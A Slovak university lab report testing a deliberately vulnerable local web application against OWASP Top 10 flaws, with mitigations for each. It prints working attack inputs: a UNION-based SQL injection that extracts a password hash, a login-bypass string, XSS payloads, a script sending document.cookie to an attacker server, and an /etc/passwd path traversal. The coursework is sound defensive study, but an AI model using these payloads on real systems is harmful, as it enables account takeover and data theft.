

**Úvod do počítačovej bezpečnosti**

**Zraniteľnosť web aplikácií**

Úlohou zadania je pomocou nástrojov pre hľadanie zraniteľností a penetračných nástrojov overiť bezpečnosť  aplikácie. V zozname odkazov nájdete niektoré odporúčané nástroje a tútorialy, ale samozrejme môžete si nájsť aj vlastné zdroje. **Pri testovaní vykonajte testy  pre  zraniteľnosti popisané na úvodnej stránke web aplikácie (ide o zraniteľnosti publikované OWASP ako top 10 zraniteľností)**


Spustenie lokálnej webovej aplikácie vo VirtualBoxe.






Na penetračne testovanie som použil virtual Kali linux.

**A1 - Injection:** Technika napadnutia databázové servery vsunutím kódu cez neošetrený vstup a vloženie pozmeneného SQL odkazu. V Search forme a tak isto aj v prihlasovacom forme je pritomná zraniteľnosť typu SQLi. Ak zadáte nasledujúci payload do Search formulára dostanete sa k hashu jedného z používateľov - %" UNION SELECT ALL 1,concat(password,char(58)),3,4,5,6 from admins where name='student'-- (posledný znak, musí byť whitespace). Existuje niekoľko spôsobov ako zabrániť tomuto útoku. Medzi najlepšie patrí takzvané PDO

Zranitelnost z tutorialu som vyskusal a naozaj vracia nezelany strong, pripominajuci HASH:   


[32ade5e7c36fa329ea39dbc352743db40da5aa7460ec55f95b999d6371ad20170094d88d9296643f192e9d5433b8d6d817d6777632e556e96e58f741dc5b3550:](http://192.168.56.101/index.php?id=1)


Pomocou nastroja ZAP som odhalil ďalšiu ovela nebezpecnejsiu zranitelnost SQL injection, a to prelomenie prihlasovacieho formulara. SQL injection query: **‘ OR ‘1’=’1’ --**



Overenie SQL injection na prihlasenie bez poznania prihlasovacich udajov naozaj fungovalo:



Ešte som skúsil nástroj **sqlmap,** ktorým som sa snažil odhaliť ďalšie zranitelnosti ale najme informácie o systámovej databáze. Zistil som, že v backende je použitá **MySQL > 5.0.12 databáza** a data su uložene v databaze s naznom **ubpd.**




Tieto informacie su velmi uzitocne pri SQL injection, nakolkko kazda databaza m aine pravidla pre query syntax a teda ine moznosti pre injection.


Pri riešení tejto zraniteľnosti musíme mať vždy na pamati, že nemôžeme veriť žiadnemu vstupu od užívatela aj v prípade, že je validačná kontrola vstupu na klientskej strane, nakoľko toto sa da obísť napríklad cez priame requesty.

Takže musíme kontrolovať vstupy aj na server strane. Ďalej je štandart používať PreparedStatemnets, CallableStatements, BlackLists, WhiteLists pre vsupne queries. Nieje odporúčané spájať stringy do queries a používať exec comandy. Nevytvárať dynamické SQL queries. Escapovať vsetky vstupy z klientskej strany. Drzat sa pravidla least privileges pre databazz a jej uzivatelov

**A2 - Broken Authentication** **and Session Management:** Táto zranitelnosť umožňuje útok na prihlasovacie časti aplikácie. Je nutné zamerať sa na predávanie autentifikačných údajov a bezpečné úložisko identifikátora relácie. V linke, ktorá je vyvolaná po stlačení odhlasovacieho tlačidla je zverejnená sessionid, ktorá by mala byť uchovaná v tajnosti, jej prítomnosť v GET parametri otvára útočníkom možnosť nájsť platné sessionID na proxy serveroch cez, ktoré putuje použiadavka alebo aj v lokálnych logoch. Príklad: GET /?page=logout.php&session\_id=5tk8tsccght7gvt9jgh6nj9336&go\_page=index.php

Túto zranitelnosť somo veril cez WireShark a ako sa dalo čakať, odchytiil som session id. Tato implmentacia GET requestu je obzvlast nebezpecna. Nakolko v tomto pripade by nepomohlo ani SSL sifrovanie, lebo GET string sa nesifruje.






Riešenie tejto zranitelnosti ma dve časti, poprové je nutné pri každom prihláseni generovať nove náhodne session id, a v prípade ak ho potrebujeme posielať na stranu Servera navrhujem session id dat do tela POST requestu a pouzit TLS sifrovanie HTTPS, vtedy bude session ID bezpecne preto spoofingu. Plus by maly byt session id validne len urcity casovy interval. Po odhlaseni musia expirovat.

Vseobecne pre riesenie zranitelnosti Broken Authentication plati pouzivanie multifaktorovej autentifikacie, kontrola slabych a prelomenych hesiel pri registracii. Request login delay, ako ochrana prioti brute forcé utoku. Limit neuspesnych pokusov o prihlasenie.  
**A3 - XSS**: metóda narušenia WWW stránok, ktorá využíva chyby v skriptoch. Útočník vďaka chybám podstrčí do stránok vlastný kód, čo vyvoláva poškodenie vzhľadu stránok, ich znefunkčnenie, získavanie citlových údajov návstevníkov stránok, obídenie bezpečnostných prvkov aplikácie a phishing. V prípade, že do Search formulára zadáte nasledujúci payload, vyvoláte útok typu Reflected XSS. Pomocou tohto útoku (s prispením sociálneho inžinierstva ) - <script>alert(document.cookie)</script> Na odstránenie tejto zraniteľnosti odporúčame nahradiť nebezpečné znaky escape sekvenciami. V PHP je možné escapovať nebezpečné znaky pomocou funkcie htmlspecialchars.


Zranitelnost XSS som overil podla tutorialu:



Tato zranitelnost by dovolila utocnikovy ziskat cookies uzivatela, vdaka któremu by mohol ziskat neopravneny pristup, v prípade ze by aplikácia nemala prídavne bezpecnostné kontroli session id. Tento script (JS exploit) by poslal obsah cookies utocnikovy:

|  |
| --- |
| <script> |
|  | var req = new XMLHttpRequest(); |
|  | var url = attacker\_server\_ip + document.cookie; |
|  | req.open(“GET”, url); |
|  | req.send(); |
|  | </script> |

Pre zaujimavost som pustil autoamticke scanovanie cez ZAP a tento nastroj dalsich 61 moznych upozorneni na XSS zranitelnost, kvoli tomu, ze web server nema povolenu XSS protection.



Program ZAP nam poskytne aj takuto uzitocnu hlasku:

*“Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server.*

*Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.”*

Toto nastavenie vieme povolit priamo pri konfiguracii web servera, napriklad Apache:

<VirtualHost \*:80>

...

# XSS Protection

Header always append X-Frame-Options SAMEORIGIN


Header always append X-XSS-Protection 1

Header always append Content-Security-Policy "frame-ancestors 'self'

...

</VirtualHost>

Ďalsím riešením je jednoduche zakazanie interpretacie HTML/JS kodu zo vstupnych poli, a teda brat uzivatelsky vstup ako plain text. A samozrejme pouzit escapovanie, prepared statement, blacklisty, regular expresions, pouzivanie spolahlivych API a frameworkov atd.  
  
**A4 - Insecure Direct Object References** - V prípade, že sa pokúsite načítať nasledujúcu linku poradrí sa Vám získať prístup k súboru, kam by ste sa za normálnych okolností nemali nikdy dostať. Táto zraniteľnosť typu LFI (local file inclusion) spočíva v nesprávnom includovaní (vyžadovaní) súborov. http://192.168.56.102/udpb/www-vulnerable/?page=../../../../../etc/passwd  
Zabrániť tomuto útoku je možné vhodným ošetrením vstupov, ktoré idú do funkcie include() alebo require().




Navyse by mal mat file system urcene privilegia na citanie, zapis. Dalej pouzivat nepriame indexovanie stranok a suborov pre session. Napriklad pouzit uzivatelovy zvolit index len v dovolenom rozsahu a tento na serverovej strane priradit z databazy priamu cestu k zdroju. Dalsim odporucanym riesenim je pri każdej poziadavke o priamy pristup k zdrojom, validovat svoje prava.  
**A5 - Security Misconfiguration:** Dobré zabezpečenie musí mať zabezpečené konfigurácie nasadené pre aplikácie, frameworky, aplikačné, webové a databázové servery a platformy, Tiež je nevyhnutné aktualizovanie softwearu.Keď zadáte nasledujúcu linku do prehliadača, zistíte, že je zapnutý dir listing. http://192.168.56.102/udpb/www-vulnerable/images/ Na zabránenie tohto typu útoku odporúčame vytvoriť .htaccess, ktorý bráni dir listingu.

Overenie zranitelnosti podla tutorialu:



Pre zaujimavost somo veril zranitelnost nastrojom ZAP a ten nasiel viacere (6) nebezpecne konfiguracie Dir listingu:



A ZAP odporuca:

*“Disable directory browsing. If this is required, make sure the listed files does not induce risks.”*

Bezpecna konfiguracia Directory pre Apache web server (odstranit Indexes z nastaveni):

<Directory /var/www/>

Options ~~Indexes~~ FollowSymLinks


AllowOverride None

Require all granted

</Directory>

Vseobecnym odporucanim tejto zranitelnosti je pouzivanie najaktualnejsich nastaveni a patchou, verzii pre frameworky a APIs. Robit scany a audity webovej aplikacie, idealne externymi sluzabmi.  
**A6 - Sensitive Data Exposure**: Niektoré aplikácie nesprávne chránia citlivé dáta, preto môžu mať k nim útočníci ľahký prístup. Tieto dáta si vyžadujú osobitnú ochranu. Prihlasovacie údaje sa prenášajú cez nezabezpečený HTTP protokol cez GET /udpb/www-vulnerable/index.php?name=student&pass=student&logIN=1.Odporúčame prerobiť prihlasovací formulár na POST a použiť SSL na vytvorenie zabezpečeného spojenia tzv. HTTPS.

Overil som zranitelnost z tutorialu WireSharkom:




V tomot pripade je jednoznacne najlepsia ochrana a best practise pouzivat POST request namiesto GET a TLS sifrovanie HTTPS protokolom.

Vseobecne plati, davat pozor aby sme zakryptovali vsetky sukromne data prenasane internetom. Neuchovat zbytocne vela citlivych dat. Pouzivat bezpecne sifrovacie algoritmy a velkosti klucov.


**A7 - Missing Function Level Access Control**: ak aplikácia umožňuje neautentifikovaný prístup k stránkam, ku ktorým by mal byť povolený prístup iba po autetintifikácii, existuje zranitelnosť, keď odkazovaná zobrazí informácie, ktoré majú byť prístupné iba autentifikovaným užívateľom. Zraniteľnosť tohto webu spočíva v tom, že útočník je schopný načítať obsah stránok aj bez toho aby bol prihlásený.  
Napríklad: http://192.168.56.102/udpb/www-vulnerable/content/home.php?id=2  
Zabrániť tomuto typu útoku je možné vhodnou implementáciou autentifikácie.

Overil som tuto zranitelnost podla tutorialu:




Spravna implementacia autentifikacie by mala defaultne zakazovat pristup k zdrojowym suborom.

**A8 - Cross-Site Request Forgery (CSRF):** Technika umožňujúca útočníkovi podvrhnúť formulár na inej stránke alebo pomocou HTTP metódy presmerovať prehliadač obete na script spracujúci legitímny formulár dátovej aplikácie, ktorá poškodzuje obeť. Na kontaktnom a prihlasovacom formuláre nie sú implementované CSRF tokeny. Proof of concept tohto útoku je dostupný na http://192.168.56.102/udpb/www-vulnerable/poc.html. Medzi vhodné nástroje na odstránenie tohto útočného vektora patrí implementácia CSRF tokenov na kontaktný formulár a prihlasovanie. Vhodný tutoriál je možné nájsť na <http://www.wikihow.com/Prevent-Cross-Site-Request-Forgery-(CSRF)-Attacks-in-PHP>



Overil som zranitelnost nastrojom ZAP a ten vygeneroval 28 upozorneni:



Zap odporúča vela riešeni:

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Note that this can be bypassed using XSS.

Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Note that this can be bypassed using XSS.

Use the ESAPI Session Management control.This control includes a component for CSRF.

Do not use the GET method for any request that triggers a state change.

Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

Implementacia pre Apache web server:

<VirtualHost>


CSRF\_Enable on

CSRF\_Action deny

CSRF\_EnableReferer off

